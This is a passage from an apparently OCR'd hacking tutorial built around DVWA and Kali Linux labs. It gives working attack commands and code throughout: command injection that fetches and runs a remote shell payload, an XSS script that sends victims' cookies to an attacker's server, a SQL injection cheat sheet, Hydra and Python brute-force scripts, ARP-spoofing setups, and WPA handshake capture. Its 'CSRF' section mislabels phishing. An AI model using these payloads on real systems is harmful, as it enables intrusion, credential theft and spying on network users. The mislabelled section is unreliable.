- **From proxy listeners, add a listener to the proxy by specifying the IP address, which is 127.0.0.1, and port 8080.**
- **Then go to Firefox settings, then to Network settings, set a manual proxy, then write the IP address 127.0.0.1 and Port 8080 so that it is on all proxies (by activating the box at the bottom).**
- **Then search any website and you will notice an unsafe proxy warning.**
- **Then visit this website : http://burp**
  Then upload an insurance certificate
- **Go to Firefox Settings → Privacy Settings → Certificates → Certificate Manager → Import → then download the certificate and agree to trust it.**
- **Reload the website. You will notice that it continues to load. Go to Burpsuite and click on intercept. You will notice that you have sent a request that you can accept and receive a response.**
- **Go to targets. You will notice that you have an HTML file and some response information.**


The application contains many other options that you can use to scan websites.

Command Injection Exploitation:

It is a method of writing software code such as whoami or creating a Netcat connection, etc., but in a specific way. If the founder of the site does not protect his site well, it will be hacked.

In order to train on this vulnerability, activate Metasploit, then search in Firefox for the IP address of Metasploitable, then enter DVWA. After that, set the protection level to low, then go to the vulnerability. This page asks you to write the IP address in order for it to check whether it is connected or not in order to do so. To hack it, you must write a specific IP address and then this sign → ; then follow the code you want.

When you set the difficulty to medium, it will be filtered and this signal → ; will be blocked. There is also an alternative to this → &&, but you can only use this → & once, but when the protection is strong, you will not be able to hack it. You can see how the site was protected.



Getting Meterpreter Shell with Command Execution:

The first step is to create a payload, then we transfer it to the Apache service, then we go to the field where we can write the code, like the example above. We download the file directly from the Apache website using this code:

; wget 192.168.0.9/shell.py

Since this IP address is the Apache service address, you can make the payload a Python payload or an exe payload.

After that, log in through Kali Linux to Metasploit and listen to the payload that you created.

Go to the site again and write this code to run the payload:

; python shell.py

Return to Metasploit and you will notice that it has opened a session for you that you can fully control.

Reflected XSS & Cookie Stealing:

It is a method of injecting the site. The link turns into a malicious link when anyone clicks on it. It gets hack by a JavaScript injection.

This is done on any site whose protection is weak and does not contain security filters, such as the DVWA website for Metasploitable. It also contains this vulnerability, and many sites now contain this vulnerability. It consists of writing a script in the search field or comment fields, such as the code:

```
<script>alert('1')</script>
```

This code is used to test whether the site contains a vulnerability or not .

Sometimes the site is filtered with moderate protection. You can try writing the code in these ways:

```
<SCRIPT>alert('1')</script>
```

```
<scr<script>ipt>alert('1')</script>
```

It will delete the <script> from the above code and make it become a script again.

We can steal cookies from anyone who accesses the site. As we write this code in Kali Linux:

```
python -m SimpleHTTPServer 8000
```

Then you write this code into the search field of the website:

```
<SCRIPT>document.write('<img src="http://192.168.0.9:8000/ ' +
document.cookie + ' ">'); </script>
```

This code is in JavaScript!

Anyone who enters this site will have the cookies stolen and printed for you in Kali Linux!


Beef

It is a tool that represents a program written in JavaScript with instructions that can be executed on the victim, such as taking a picture or writing texts for the victim.

Its function is the payload, but it works when the victim is connected to a site, and the method of using it is much easier than Meterpreter, as it does not require codes in order for it to work.

You can use it with all Easy contains a level of risk, as each color represents the danger of using this code for you.

The victim can feel that his device has been hacked, and it can also be used to retrieve passwords and other things.



Stored XSS:

This method is more dangerous than the previous method because the script instructions will be stored inside the site, as you do not have to go to the victim and send him a link that must be clicked on in order for it to be hacked. Here instructions will be stored so that anyone who visits the site will be infected with a JavaScript injection.

Here, a script is injected into the comment fields. There are websites that contain two fields: the first is a name and the second is writing a comment. Most sites filter the comment so that a script is not written inside it because the name is small and does not contain a script code. Therefore, there is a loophole that most website developers are unaware of. It is possible to increase Number of characters in the name field by inspect.

HTML Injection:

It is an injection similar to a script, but it causes direct harm to building websites, as it can also destroy its content or disable it completely.

Any HTML code can be written, such as adding images, writing texts, erasing or placing annoying boxes, reloading the page, freezing the page, etc.

You can write the following code:

```
<meta http-equiv="refresh" content=0; url="http://google.com"/>
```

This code will move users from a specific page link to a malicious page through which they can be hacked.

SQL Injection:

Databases contain rows and columns called tables. SQL is a special programming language for the database. Codes are written in order to store information within it.

This is a simple example of how to write the code:

SELECT [ELEMENTS] FROM [TABLE] WHERE [CONDITION]

As an example:

SELECT * FROM Bocks WHERE ID=5

In programming language asterisk * means everything.

In order to know that the page contains SQL vulnerability, we write this signal → '

If the page is closed with the word error, it means that the page contains vulnerability.

The reason this error appears is because the code is structured like this:

SELECT Name,Surname FROM accounts WHERE ID=' ' '

It must contain a number and not a sorter. This is considered a programming error within the code.

Therefore, we can now write SQL codes inside the box in the following way:

2' and '1'='1

We have written in this way, where the number 2 represents the number that we want to search for.


And we wrote the second condition, which means that in the end we did not close it because it was originally inside a closed code.

The code eventually inside the field looks like this:

SELECT Name,Surname FROM accounts WHERE ID='2' AND '1'='1'

Note: Uppercase and lowercase letters do not affect the SQL language.

In the image below are some SQL codes from which you can extract data and perform any operation within the database.



SQL CHEAT SHEET

SQL Injection Discovery	
Common SQL Injection Attack Strings	
Query syntax breaking	Single Quote('), Double Quote(")
Injection SQL comment	Hyphens (--), Hash(#), Comment(/*)
Extending/Appending queries	Semicolon (;)
Injecting/Bypassing filters	CHAR(), ASCII(), HEX(), CONCAT(), CAST(), CONVERT(), NULL
Common SQL Injection Commands	
Injecting Union	Union all select NULL (Multiple columns)
Running Command	1;exec master..xp_cmdshell 'dir'>C:\inetpub\wwwroot\dir.txt' OR master.dbo.xp_cmdshell
Loading Files	LOAD_FILE(), User UTL_FILE and utfReadfileAsTable
Adding user	1'; insert into users values('nto','nto123')
DoS	1';shutdown –
Fetching Fields	select name from syscolumns where id =(select id FROM sysobjects where name = 'target table name') – (Union can help)Co
Common Blind SQL Injection Commands	
Quick Check	AND 1=1, AND 1=0
User Check	1+AND+USER_NAME()='dbo'
Injecting Wait	1;waitfor+delay+'0:0:10'
Check for sa	SELECT+ASCII(SUBSTRING((a.loginame),1,1))+FROM+master..sysprocesses+AS+a+WHERE+a.spid+=+@@SPID)=115
Looping/Sleep	BENCHMARK(TIMES, TASK), pg_sleep(10)
Default Usernames/Passwords	
Oracle	scott/tiger, dbsnmp/dbsnmp
MySQL	mysql/<BLANK>, root/<BLANK>
PostgreSQL	postgres/<BLANK>
MS-SQL	sa/<BLANK>
DB2	db2admin/db2admin


Common SQL Injection Commands for Backend Databases	
MS-SQL	
Grab version	@@version
Users	name FROM master..syslogins
Tables	name FROM master..sysobjects WHERE xtype = 'U'
Database	name FROM master..sysdatabases;
Columns	name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = '<TABLENAME')
Running User	DB_NAME()
Oracle	
Grab version	table v$version compare with 'Oracle%'
Users	* from dba_users
Tables	table_name from all_tables
Database	distinct owner from all_tables
Columns	column_name from all_tab_columns where table_name='<TABLENAME>
Running User	user from dual
IBM DB2	
Grab version	Versionnumber from sysibm.sysversions;
Users	user from sysibm.sysdummy1
Tables	name from sysibm.systables
Database	schemaname from syscat.schemata
Columns	name, tbname, coltype from sysibm.syscolumns
Running User	user from sysibm.sysdummy1
MySQL	
Grab version	@@version
Users	* from mysql.user
Tables	table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
Database	distinct(db) FROM mysql.db
Columns	table_schema, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema' AND table_name == '<TABLENAME>'
Running User	user()
PostgreSQL	
Grab version	version()
Users	* from pg_user
Database	datname FROM pg_database
Running User	user;

CSRF Vulnerability:

This attack requires you to have at least a little knowledge of website design, especially HTML and CSS, as this attack creates a website that is completely similar to the website of a company that one of its employees is trying to hack. A page similar to the company's appearance must be designed by copying the required page design code and placing it in the login fields.

Fake information and links the page linked in PHP to the real page of the website and copies the link to the fake page (Apache page) and sends it to the victim.

When he clicks on the link, he will change the login information and thus place the information that you wrote and it will be changed on the main page of the site and thus you can log in as the original site!



Hydra

It is a tool used to create a brute force attack and depends mainly on the structure of the website. The code is written in this form:

```
hydra 192.168.0.8 http-form-post
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=supmit:Login
failed" -L username.txt -P password.txt
```

First, the IP address is the address of the site, the victim, or any target you want. You can find it from the site information.

http-form-post is an incoming connection from the server.

Inside parentheses is the website link on the login page.

^USER^ and ^PASS^ these are special abbreviations in the Hydra tool that indicate the name of the code used in constructing the password and username in the HTML language. You can find it from the source link on the page.

Login is also an abbreviation for the Hydra tool, and submit is the type of button used in the page structure.

Login failed is the written phrase if you typed the password incorrectly or the user name. It can change from one website to another.

After that, you must create special files that contain passwords and usernames.

Sometimes there are some websites that have registration pages within the site as it will be written like this:

```
hydra 192.168.0.8 http-get-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Userna
me or Password is wrong.:H-Cookie: security=low;
PHPSESSID=3do2ba61hv38bsus92bu3tt56a7vc21" -L username.txt -P
password.txt
```

You can collect cookies from Burpsuite.

Create Bruteforce Attack:

This code creates a brute force attack, but it does not give you the speed of Hydra, but only for you to know how the Hydra tool was built roughly.

```
import requests
from termcolor import colored

url = input('[+] Enter Page URL: ')
username = input('[+] Enter Username For The Account To Bruteforce: ')
password_file = input('[+] Enter Password File To Use: ')
login_failed_string = input('[+] Enter String That Occurs When Login Fails: ')
cookie_value = input('Enter Cookie Value(Optional): ')

def cracking(username,url):
    for password in passwords:
        password = password.strip()
        print(colored(('Trying: ' + password), 'red'))
        data = {'username':username,'password':password,'Login':'submit'}
        if cookie_value != '':
            response = requests.get(url,
params={'username':username,'password':password,'Login':'Login'}, cookies =
{'Cookie': cookie_value})
        else:
            response = requests.post(url, data=data)
        if login_failed_string in response.content.decode():
            pass
        else:
            print(colored(('[+] Found Username: ==> ' + username), 'green'))
            print(colored(('[+] Found Password: ==> ' + password), 'green'))
            exit()

with open(password_file, 'r') as passwords:
    cracking(username,url)

print('[!!] Password Not In List')
```

To clarify, the requests library is a library used to send packages to different websites.

Router:

It is a home device that makes home devices communicate with it and then transmits the connection to the server.

The router has an IP address of 192.168.0.1 or 192.168.1.1 each device connected to it is given a specific name.

Communication between the computer (any home device such as a mobile phone, screens, smart watches, etc.) and the router is done by the computer sending a request to the router's IP address, and then the router sends its request and then returns the files for the request to it.


IP addresses enter the router as MAC addresses, and each device has a different MAC address.

Wireshark

It is an open source tool used to pass data over the network and analyze it. They are often used in cyber security, as they monitor traffic movements and detect errors within the network. Using it is very easy.

You can specify what type of analysis you want to perform, record it, store it in a folder, or view it directly.

It can also monitor illegal activities or malicious activities and determine their source within the network, such as a man in the middle attack and others.



After you select a filter, the results will appear here. You can check each result. There are optional destinations.

You can specify the path to http, https, etc., but we do not delve into it much because it is a cyber-security specialty, not hacking, just so that you have information on how malicious activities are detected.

Man in the Middle Attack:

It is one of the most famous cyber-attacks, where the devices connected to the router are deceived that Kali Linux is the router and its address is 192.168.0.1. The router is also deceived that the request came from Kali Linux, so it sends the file packages to Kali Linux, and then Kali Linux converts them to the victim.

The purpose of this attack:

Data sniffing.

Password sniffing.

Monitoring and spying on devices and knowing their searches on the Google browser.

Transferring users to mined places.

Attach malicious files to them.

Bettercap

It is a famous tool that has many uses, such as a Man-in-the-Middle attack. It may not be available in Kali Linux. You must install it, and then we start with its details.

To use this tool, it is preferable to convert your Kali Linux terminal to root.

Start with the Bettercap code to run the tool. Then help to display the list of contacts.

You will notice that many services are closed.

You can review any service by using the word help before it and then the name of the service, but we will create a special file that will save us the time to activate this attack.

We must create in terminal a new cap file in this way:

```
nano sniff.cap
```

Then we write this codes:

```
net.probe on

set arp.spoof.fullduplex true

set arp.spoof.targets 192.168.0.7

set net.sniff.local true

arp.spoof on

net.sniff on
```

Then we save the file and write this code in the terminal:

```
bettercap -iface eth0 -caplet sniff.cap
```

The IP address must be changed depending on the target you want to spy on.

Every time you want to perform the attack, you just write the last code.


Sometimes the attack does not bring you a package. To solve this problem, write the following code:

```
cat /proc/sys/net/ipv4/ip_forward
```

If the result is 0, it must be changed to 1 via this code:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

After that, run the tool again.



Ettercap

It is a tool similar to bettercap but has a graphical design. In order to run these tools, you must write the following code:

ettercap -G

The application will work.

You can activate sniffing, and then click on the true sign at the top. A list will appear at the bottom. You can click on the magnifying glass to scan the IP addresses connected to the router, and you can add a target for monitoring.

There is a way to detect whether the router is under spying or not by opening the computer, going to cmd, and writing this code arp -a. If you find that there are similar IP addresses in the MAC addresses, then you are under surveillance!

Spying Using Python:

In the beginning, we use an editor to write and execute Python codes directly, called scapy.

We write these codes and to know what these codes are, you can write ls (code).

Type these codes:

```
broafcast = Ether(dst='ff:ff:ff:ff:ff:ff')

arp_layer = ARP(pdst='192.168.0.7')

entire_packet = broafcast/arp_layer

answer = srp(entire_packet, timeout=2, verpose=true)[0]
```

After executing the command with this code, we sent and received a packet.

```
target_mac_address = answer[0][1].hwsrc

packet = ARP(op=2, hwsrc=target_mac_address, pdst='192.168.0.7', psrc='192.168.0.1)
```

Then to send the poison, type:

```
send(packet, verpose=False)
```

In this way, the MAC address was changed and the network was manually poisoned.

It is not necessary to teach this editor just to know how we poisoned the network or the mechanism of how network poisoning works.

Wireless Cracking:

It is a process of stealing the router's password when you are not connected to it. The method is a little complicated and requires a small device called an Antenna. It is a device that picks up waves from long distances and contains a monitoring and injection system.

The process of stealing a password is a process of injecting a network through jamming waves, and we wait for someone to connect to that network again so that we can obtain the hash file inside Kali Linux and perform hacking operations on it.

After you link the adapter (Antenna), type ifconfig, you will see a new word, the name of the writer, such as wlo2 or wlan0, then type iwconfig, and you will notice that it is not on a monitoring mode. To change the mode, write the following codes:

```
ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up
```

Then, to make sure the mod, type iwconfig, if it is changed to the monitoring mode, it means that the adapter supports.

Router Password Hacking:

After you have converted the adware to the monitoring mode, we will move on to the following codes:

airmon-ng check wlan0

This code will show you all the operations that are activated within the Adapter and all of them must be stopped:

airmon-ng check kill

Then make sure that the monitoring mode is still on. If it stops, go back again, turn it on.

airodump-ng wlan0

This code is used for sniffing all information's.

Here you will notice that you have the names of the points available around you, and WPA2 is the type of security used in that network, and the CH column is an important column, the channel number in this network. Data and beacon for the purpose of knowing traffic activity within the network.

We also have PWR, which is our distance from the network. The lower the number, the closer we are to the point.

After that write the following code:

airodump-ng -c 2 --bssid 34:D4:68:5B:C2:CD -w PASS_TEST wlan0

-c 2 → indicates the channel number

--bssid → for MAC address

-w PASS_TEST → optionally, you can give the file any other name.

